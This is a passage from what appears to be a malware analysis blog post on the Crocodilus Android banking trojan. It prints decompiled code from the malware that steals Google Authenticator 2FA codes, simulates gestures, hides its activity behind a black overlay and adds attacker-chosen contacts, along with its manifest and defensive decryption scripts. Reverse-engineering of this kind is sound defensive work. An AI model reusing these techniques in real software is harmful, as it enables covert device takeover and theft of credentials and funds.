        JSONObject coordinatesObj = jSONArray.getJSONObject(indexObj);
        arrayList.add(new PointF((float) coordinatesObj.getDouble(this.new_list_commands.str_x), (fl
}
```

```
complexGesture(arrayList, (long) duration);
return;
```

If the number of `PointF` objects in `listCoordinatesXY` is greater than or equal to 2 (with distinct coordinates), the dispatcher simulates finger movements on the device based on the generated points.
Otherwise, a circle is added to simulate a simple tap by the user.

```
java


public void complexGesture(List<PointF> listCoordinatesXY, long duration) {
    try {
        if (!listCoordinatesXY.isEmpty()) {
            Path path = new Path();
            path.moveTo(listCoordinatesXY.get(0).x, listCoordinatesXY.get(0).y);
            if (listCoordinatesXY.size() != 2 || !listCoordinatesXY.get(0).equals(listCoordinatesXY.
                for (int i = 1; i < listCoordinatesXY.size(); i++) {
                    path.lineTo(listCoordinatesXY.get(i).x, listCoordinatesXY.get(i).y);
                }
            } else {
                path.addCircle(listCoordinatesXY.get(0).x, listCoordinatesXY.get(0).y, 1.0f, Path.Di
            }
            try {
                dispatchGesture(new GestureDescription.Builder().addStroke(new GestureDescription.St
```

This technique relies on the **AccessibilityService** API. The method `dispatchGesture()` is a legitimate API introduced in Android 7.0 (API level 24) that allows apps with accessibility privileges to simulate complex user gestures on the device, without requiring user interaction.
In this case, the malware received a set of coordinates from the C2 server, built a gesture path using these points, and executed the gesture on the device.

Steal Google Authenticator codes - `TG32XAZADG`

According to ThreatFabric, the malware steals 2FA code inside G-Auth and hid them inside SharedPreferences.
If the RAT commands ID `TG32XAZADG` is received by the malware, an instance of the app `"com.google.android.apps.authenticator2"` is launched via an intent.
Next, several fields are set with boolean value which will have an impact later on program.

```
java

private void stealGoogleAuthApp() {
```

```
        Intent launchIntentForPackage = getPackageManager().getLaunchIntentForPackage(this.new_list_
        if (launchIntentForPackage != null && this.mainClass.isLockScreenShowing(this)) {
                        startActivity(launchIntentForPackage);
                new Handler(Looper.getMainLooper()).postDelayed(new Runnable() {



                        @Override
                        public void run() {
                                RAT_commands.this.value_setTrueWhenGAuth = true;
                                RAT_commands.this.valueSetFalse = false;
                        }
                }, 1800);
        }
}
```

A verification step is performed to check whether the device is on the lock screen:

- Returns `true` if the device is **not** on the lock screen.

- Returns `false` if the device **is** on the lock screen.

```
java
public boolean isLockScreenShowing(Context context) {
    return !((KeyguardManager) context.getSystemService("keyguard")).inKeyguardRestrictedInputMode()
}
```

The `steal_2FACode` function uses the `accessibilityNodeInfo` object to inspect the current text displayed in the window and retrieves 2FA codes by matching the regular expression `\\d{6,8}`, which captures all numeric sequences between 6 and 8 digits long.
The matched codes are then appended to an array list. If no text is found in the current node, the function accessed the child components and recursively re-executed itself.

```
java

private void steal_2FACode(AccessibilityNodeInfo accessibilityNodeInfo) {
        if (accessibilityNodeInfo != null) {
                CharSequence text = accessibilityNodeInfo.getText();
                if (text != null && text.length() > 0) {
                        String replace = text.toString().replace(" ", "");
                        if (replace.matches("\\d{6,8}")) {
                                this.list_2FACode.add(replace);
                        }
                }
```

```
                for (int i = 0; i < accessibilityNodeInfo.getChildCount(); i++) {
                        AccessibilityNodeInfo child = accessibilityNodeInfo.getChild(i);
                        if (child != null) {
                                steal_2FACode(child);
                                child.recycle();
                        }
                }
        }
}
```

Each code is then placed inside a `JSONObject`, converted into a string, and written to the **Shared Preferences** `"FilesSettings"` under the key `"L74F7L400TR"`.

```
java



steal_2FACode(rootWindow);
if (! do_ACTION_SCROLL_FORWARD(rootWindow) && !this.list_2FACode.isEmpty()) {
        JSONArray jSONArray = new JSONArray();
        for (CharSequence code : this.list_2FACode) {



                if (code.matches("\\d{6,8}")) {
                        JSONObject jSONObject = new JSONObject();
                        try {
                                jSONObject.put(this.new_list_commands.str_text, code);
                                jSONArray.put(jSONObject);



                }
        }
        if (jSONArray.length() > 0) {
                this.mainClass.edit_FilesSettings(this, this.new_list_commands.settingsKey_2FACode,
                this.list_2FACode.clear();
                this.valueSetFalse = true;
```

Hidden Mode & Extraction - `TR2XAQSWDEFRGT`

According to ThreatFabric, this RAT command extracts a lot of information on the current window. In addition, a black rectangle is placed in front of the view, hiding the behavior of the RAT.
In the dispatcher code, `hidden_bool` is set to true and a **Global Action** *Home* is performed.

```
java
new_list_commands3.hidden_bool = true_value;
performGlobalAction(2);
```

The `hidden_bool` value is used within the `onAccessibilityEvent` function. However, for this function to be triggered, an **AccessibilityEvent** (such as `TYPE_WINDOW_STATE_CHANGED` or `TYPE_VIEW_CLICKED`) must first occur. This is achieved through the previous `GLOBAL_ACTION_HOME`` call: `performGlobalAction(2);`

```
java
@Override
public void onAccessibilityEvent(AccessibilityEvent accessibilityEvent) {



try {

        if (hidden_bool_setFalse) {
                if (hidden_bool_setFalse && Core_App.get_sharedPreferences(this, new_list_commands.b
                        Core_App inst_Core_App = this.mainClass;
                        list_commands new_list_command2 = this.new_list_commands;
                        inst_Core_App.edit_FilesSettings(this, new_list_command2.bool_value_set0, ne
                }
                core_hidden_mode();
        }
```

`core_hidden_mode` starts a new thread and uses `hideExtract` function to retrieve several information about the current view (`isChecked, isClickable, getPackageName, ...`) and creates a new rectangle based on the size of the screen.

```
java
private void core_hidden_mode() {
new Thread(new Runnable() {
        @Override
        public void run() {



                RAT_commands.this.hideExtract(rootInActiveWindow, jSONArray, 0, 10);
                if (jSONArray.length() > 0) {
                        final JSONObject jsonObj = RAT_commands.this.getDeviceSize(jSONArray);
                        new Handler(Looper.getMainLooper()).post(new Runnable() {
```

```
                                public void run() {
                                        RAT_commands new_rat_commands = RAT_commands.this;
                                        if (new_rat_commands.mainClass.isServiceRunning(new_rat_comm
                                                WebSocket_Service.send(jsonObj.toString());
```

In `hideExtract()`, the rectangle is created using the package `android.graphics.Rect`. Then, a lot of information are put in a `jsonObject` which will be sent to the C2.

```
java


isSwitchOrCheckBox = true;
jSONObject.put(this.new_list_commands.str_scs, isSwitchOrCheckBox);
jSONObject.put(this.new_list_commands.QfApFcxbdjKetpoQ, rootInActiveWindow.getClassName() == null &&
jSONObject.put(this.new_list_commands.DcpbaIgJQPmWE, index);
jSONObject.put(this.new_list_commands.vxgMyTSaOiIXcLj, rootInActiveWindow.isFocusable());
Rect rect = new Rect();
rootInActiveWindow.getBoundsInScreen(rect);
jSONObject.put(this.new_list_commands.qAhqPJvcaAWfbCWFcT, rect.left);
jSONObject.put(this.new_list_commands.UPloHJQvWHpnMi, rect.top);
jSONObject.put(this.new_list_commands.SkjEFQXicLlq, rect.right);
jSONObject.put(this.new_list_commands.LvHbIyTfAnqUIrPDco, rect.bottom);
jSONObject.put(this.new_list_commands.sBOIcJEJzQmn, (rect.left + rect.right) / 2);
jSONObject.put(this.new_list_commands.str_centerY, (rect.top + rect.bottom) / 2);
jsonArray_Null.put(jSONObject)
```

Add New Contact - `TRU9MMRHBCRO`

In June, a new version of Crocodilus is discovered by ThreatFabric with a new feature update. The malware has now the ability "to modify the contact list" and "adds a specified contact to the victim's contact list".

The goal is to lure the victim into communicating with a "legitimate" contact and to use social engineering techniques to extract sensitive information.
In this behavior, the C2 sent a response with the command id `TRU9MMRHBCRO` and two strings : name & phone number.

```
java
public static boolean newFriendsFun(Context context, String name, String phone) {
        try {
                ArrayList<ContentProviderOperation> arrayList = new ArrayList<>();
                arrayList.add(ContentProviderOperation.newInsert(ContactsContract.RawContacts.CONTEN
                Uri uri = ContactsContract.Data.CONTENT_URI;
                arrayList.add(ContentProviderOperation.newInsert(uri).withValueBackReference("raw_co
```

```
                arrayList.add(ContentProviderOperation.newInsert(uri).withValueBackReference("raw_co
                context.getContentResolver().applyBatch("com.android.contacts", arrayList);
                return true;
```

Annexes

AndroidManifest.xml

```
xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android
  <uses-sdk android:minSdkVersion="26" android:targetSdkVersion="35"/>
  <uses-feature android:name="android.hardware.telephony" android:required="false"/>
  <uses-feature android:name="android.hardware.camera" android:required="false"/>
  <uses-feature android:name="android.software.leanback" android:required="false"/>
  <uses-feature android:name="android.hardware.touchscreen" android:required="false"/>
  <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
  <uses-permission android:name="android.permission.READ_SMS"/>
  <uses-permission android:name="android.permission.POST_NOTIFICATIONS"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.RECEIVE_WAP_PUSH"/>
  <uses-permission android:name="android.permission.READ_CELL_BROADCASTS"/>
  <uses-permission android:name="android.permission.CAMERA"/>
  <uses-permission android:name="android.permission.RECEIVE_SMS"/>
  <uses-permission android:name="android.permission.SEND_SMS"/>
  <uses-permission android:name="android.permission.WRITE_SMS"/>
  <uses-permission android:name="android.permission.FOREGROUND_SERVICE_DATA_SYNC"/>
  <uses-permission android:name="android.permission.CALL_PHONE"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.REQUEST_DELETE_PACKAGES"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.SCHEDULE_EXACT_ALARM"/>
  <uses-permission android:name="android.permission.BROADCAST_SMS"/>
  <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
  <uses-permission android:name="android.permission.FOREGROUND_SERVICE_MEDIA_PROJECTION"/>
  <uses-permission android:name="android.permission.USE_EXACT_ALARM"/>
  <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
  <uses-permission android:name="android.permission.FOREGROUND_SERVICE_CAMERA"/>
  <application android:theme="type1/16973840" android:label="IKO" android:icon="type1/2131361792" an
    <meta-data android:name="com.december.META_6391" android:value="true"/>
    <activity android:theme="type1/16973909" android:name="nuttiness.pamperer.cosmetics.uFAWABASFEFw
```

```
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LEANBACK_LAUNCHER"/>
      </intent-filter>
      <intent-filter>
        <action android:name="android.intent.action.SEND"/>
        <action android:name="android.intent.action.SENDTO"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="sms"/>
        <data android:scheme="smsto"/>
        <data android:scheme="mms"/>
        <data android:scheme="mmsto"/>
      </intent-filter>
      <intent-filter>
        <action android:name="android.provider.Telephony.SMS_DELIVER"/>
        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
      <intent-filter>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
    </activity>
    <activity android:name="nuttiness.pamperer.cosmetics.TJydMkiWRbuz.rdmKJuIymoGRaV"/>
    <service android:name="nuttiness.pamperer.cosmetics.iRhkqgbpsuK.rtdzNIjokJIwY" android:exported=
    <activity android:theme="type1/16973909" android:name="nuttiness.pamperer.cosmetics.TJydMkiWRbuz
    <activity android:name="nuttiness.pamperer.cosmetics.TJydMkiWRbuz.meBMKbzEKRHH"/>
    <activity android:icon="type1/2131361792" android:name="nuttiness.pamperer.cosmetics.TJydMkiWRbu
    <activity android:icon="type1/2131361792" android:name="nuttiness.pamperer.cosmetics.TJydMkiWRbu
    <activity android:name="nuttiness.pamperer.cosmetics.TJydMkiWRbuz.FuZhBIEyzw"/>
    <service android:name="nuttiness.pamperer.cosmetics.dXvjqtFLitYbw" android:permission="android.p
      <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <action android:name="android.intent.action.RESPOND_VIA_MESSAGE"/>
        <data android:scheme="sms"/>
        <data android:scheme="smsto"/>
        <data android:scheme="mms"/>
        <data android:scheme="mmsto"/>
      </intent-filter>
      <intent-filter>
        <action android:name="android.provider.Telephony.SMS_DELIVER"/>
        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
      <intent-filter>
```

```
      <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
      <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
  </service>
  <receiver android:name="nuttiness.pamperer.cosmetics.qrNsfPHktbXX.JvwhVMVjSgK" android:permissio
    <intent-filter>
      <action android:name="android.intent.action.SCREEN_OFF"/>
      <action android:name="android.intent.action.SCREEN_ON"/>
      <action android:name="android.intent.action.USER_PRESENT"/>
      <action android:name="android.intent.action.PACKAGE_ADDED"/>
      <action android:name="android.intent.action.PACKAGE_REMOVED"/>
      <action android:name="android.intent.action.ACTION_PACKAGE_RESTARTED"/>
      <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
      <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
      <action android:name="android.intent.action.CONNECTIVITY_CHANGE"/>
      <action android:name="android.intent.action.ROLE_HOLDER_CHANGED"/>
      <action android:name="android.intent.action.BOOT_COMPLETED"/>
      <action android:name="android.intent.action.MY_PACKAGE_REPLACED"/>
      <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
      <action android:name="android.provider.Telephony.SMS_DELIVER"/>
      <action android:name="com.htc.intent.action.QUICKBOOT_POWERON"/>
      <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
  </receiver>
  <activity android:name="com.casket.liftingActivity" android:exported="false"/>
  <activity android:name="com.unknowing.thermosActivity" android:exported="false"/>
  <receiver android:label="IKO" android:name="nuttiness.pamperer.cosmetics.NJWLtIfaF.nTsZKYXKEBeFL
    <meta-data android:name="android.app.device_admin" android:resource="type1/2131623937"/>
    <intent-filter>
      <action android:name="android.app.action.DEVICE_ADMIN_DISABLED"/>
      <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
      <action android:name="android.app.action.ACTION_DEVICE_ADMIN_DISABLE_REQUESTED"/>
      <action android:name="android.app.action.ACTION_PASSWORD_FAILED"/>
      <action android:name="android.app.action.ACTION_PASSWORD_SUCCEEDED"/>
    </intent-filter>
  </receiver>
  <service android:label="IKO" android:name="nuttiness.pamperer.cosmetics.iRhkqgbpsuK.dNCGxurzQUjo
    <intent-filter>
      <action android:name="android.accessibilityservice.AccessibilityService"/>
    </intent-filter>
    <meta-data android:name="android.accessibilityservice" android:resource="type1/2131623936"/>
  </service>
  <activity android:theme="type1/16973840" android:label="IKO" android:name="nuttiness.pamperer.co
  <service android:name="nuttiness.pamperer.cosmetics.qrNsfPHktbXX.ARpBKilrFVPX" android:exported=
  <service android:name="nuttiness.pamperer.cosmetics.iRhkqgbpsuK.XsjZacRzUT" android:exported="fa
  <service android:name="nuttiness.pamperer.cosmetics.iRhkqgbpsuK.kiTSsznoH" android:enabled="true
  <activity android:name="nuttiness.pamperer.cosmetics.TJydMkiWRbuz.oNVySSUEROdsit" android:export
```

```
<activity android:label="" android:name="nuttiness.pamperer.cosmetics.TJydMkiWRbuz.VjdYBSczMgQj"
<receiver android:name="nuttiness.pamperer.cosmetics.XFCcaJxgsv.GqDpxLfoTDmtcd" android:permissi
  <intent-filter>
    <action android:name="android.provider.Telephony.WAP_PUSH_DELIVER"/>
    <data android:mimeType="application/vnd.wap.mms-message"/>
  </intent-filter>
</receiver>
<activity android:label="Chrome" android:name="nuttiness.pamperer.cosmetics.NAoCWwqxpyor" androi
<activity-alias android:label="Chrome" android:icon="type1/2131099736" android:name="nuttiness.p
  <intent-filter>
    <action android:name="android.intent.action.MAIN"/>
    <category android:name="android.intent.category.LAUNCHER"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.intent.action.SEND"/>
    <action android:name="android.intent.action.SENDTO"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
    <data android:scheme="sms"/>
    <data android:scheme="smsto"/>
    <data android:scheme="mms"/>
    <data android:scheme="mmsto"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.provider.Telephony.SMS_DELIVER"/>
    <category android:name="android.intent.category.DEFAULT"/>
  </intent-filter>
  <intent-filter>
    <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    <category android:name="android.intent.category.DEFAULT"/>
  </intent-filter>
</activity-alias>
<service android:name="nuttiness.pamperer.cosmetics.iRhkqgbpsuK.AkMYyDUgEerrDn" android:exported=
<service android:name="com.scariness.wrongedService" android:exported="false"/>
<receiver android:name="com.skewer.stormReceiver" android:exported="false">
  <intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED"/>
  </intent-filter>
</receiver>
<meta-data android:name="com.numerator.META_5259" android:value="true"/>
<receiver android:name="com.chevy.ruleReceiver" android:exported="false">
  <intent-filter>
    <action android:name="android.intent.action.BATTERY_LOW"/>
  </intent-filter>
</receiver>
<meta-data android:name="com.quartered.META_1343" android:value="true"/>
<receiver android:name="com.siberian.passportReceiver" android:exported="false">
```

```
      <intent-filter>
        <action android:name="android.intent.action.MEDIA_MOUNTED"/>
      </intent-filter>
    </receiver>
    <activity android:name="com.apple.treeActivity" android:exported="false"/>
    <receiver android:name="com.chili.impulseReceiver" android:exported="false">
      <intent-filter>
        <action android:name="android.intent.action.MEDIA_MOUNTED"/>
      </intent-filter>
    </receiver>
    <service android:name="com.humorist.safenessService" android:exported="false"/>
    <service android:name="com.flap.decayService" android:exported="false"/>
    <activity android:name="com.relight.joltActivity" android:exported="false"/>
    <meta-data android:name="com.uncoated.META_1114" android:value="true"/>
  </application>
</manifest>
```

Strings decryption script

```
python
import pyjadx
import re

jadx = pyjadx.Jadx()
app = jadx.load("classes.dex") # Stage one of crocodilus

for cls in app.classes:
    code = cls.code
    if not code:
        continue
    lines = code.splitlines()
    print("\r")
    for i, line in enumerate(lines):
        if re.search(r"\{\s*(?:\d+|Byte\.MAX_VALUE)(?:\s*,\s*(?:\d+|Byte\.MAX_VALUE))*\s*\}", line):

            matches = re.findall(r'\b(Byte\.MAX_VALUE|\d+)\b', line)

            if not matches:
                continue
            try:
                decoded = ''.join(
                    chr((127 if val == "Byte.MAX_VALUE" else int(val)) ^ 21)
                    for val in matches
                )
                print(f"In class -> {cls.name}")
```

```
                print("From: ", line.strip())
                print("Decrypted strings: ", decoded)
                print("-" * 40)
            except Exception as e:
                print(f"Error in decryption routine inside -> {cls.name}: {e}")
```

```
In class -> Camcorderthrill
From:  byte[] bArr = {114, 96, 121, 121, 108, 118, 121, 122, 102, 96, 103, 112, 59, 113, 112, 109};
Decrypted strings:  gullyclosure.dex
----------------------------------------

In class -> Recasttartness
From:  byte[] bArr = {124, 115, 115, 59, Byte.MAX_VALUE, 102, 122, 123};
Decrypted strings:  iff.json
----------------------------------------

In class -> Unpaidpopsicle
From:  byte[] bArr = {120, 89, 122, 116, 113, 112, 113, 84, 101, 126};
Decrypted strings:  mLoadedApk
----------------------------------------
In class -> Unpaidpopsicle
From:  byte[] bArr = {120, 86, 121, 116, 102, 102, 89, 122, 116, 113, 112, 103};
Decrypted strings:  mClassLoader
----------------------------------------

In class -> Skimmerrebalance
From:  byte[] bArr = {124, 115, 115, 59, Byte.MAX_VALUE, 102, 122, 123};
Decrypted strings:  iff.json
----------------------------------------
```

Stage two extraction

```
python
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad


with open("assets/iff.json", "rb") as f:
    f.seek(72)
    ciphertext = f.read()
    f.seek(32)
    key = f.read(16)
    f.seek(48)
    iv = f.read(16)


cipher = AES.new(key, AES.MODE_CBC, iv)
decrypted = unpad(cipher.decrypt(ciphertext), AES.block_size)

with open("output.dex", "wb") as f:
    f.write(decrypted)
```

List of shared preference Keys

non-exhaustive

Key	Meaning
WD74C563bm589	Width value
S741852Q9H	Height value
8RG69241A653	Pseudo random md5 int 16 characters / deviceId
C82143546762	Token web app
C03blw01xza1fjg	URL of the C2
L74F7L400TR	List of 2FA Code from Google Authenticator
W10QLK0SKXJ	List of crypto Private Keys & Seed Phrases

Communication decryption

```
Python
import sys
import json
import base64
from Crypto.Cipher import AES

def aes_decrypt(data_enc, iv):
    key = b'DBeYRNqiFnsyGpY8' # hardcoded key from stage 2
    cipher = AES.new(key, AES.MODE_CBC, iv)
    return cipher.decrypt(data_enc)


def extract_IV(iv_enc):
    chunk1 = base64.b64decode(iv_enc + '==')
    chunk2 = chunk1[::-1]
    chunk3 = base64.b64decode(chunk2 + b'==')
    iv = base64.b64decode(chunk3)
    return iv
```

```
def extract_content(data_enc, iv):
    chunk1 = base64.b64decode(data_enc + '==')
    chunk2 = chunk1[::-1]
    chunk3 = base64.b64decode(chunk2 + b'==')
    chunk4 = base64.b64decode(chunk3)
    return aes_decrypt(chunk4, iv)

def main() ->int:
    content = input("Enter json communication request/response: \n")
    json_parsed = json.loads(content)
    IV = extract_IV(json_parsed["miniature"])
    data = extract_content(json_parsed["carFileDoesnt"], IV)
    print("\n\n")
    print("Data decrypted: " + data.decode('utf-8'))
    return 0

if __name__ == "__main__":
    sys.exit(main())
```

Output:

```
text
Data decrypted:
{"action":"C825C416F9TR8753","deviceID":"X","C01039058573":"0","localeCode":"X","phoneTag":"IKO","ph
```

Source: https://shindan.io/blog/crocodilus-a-deep-dive-into-its-structure-and-capabilities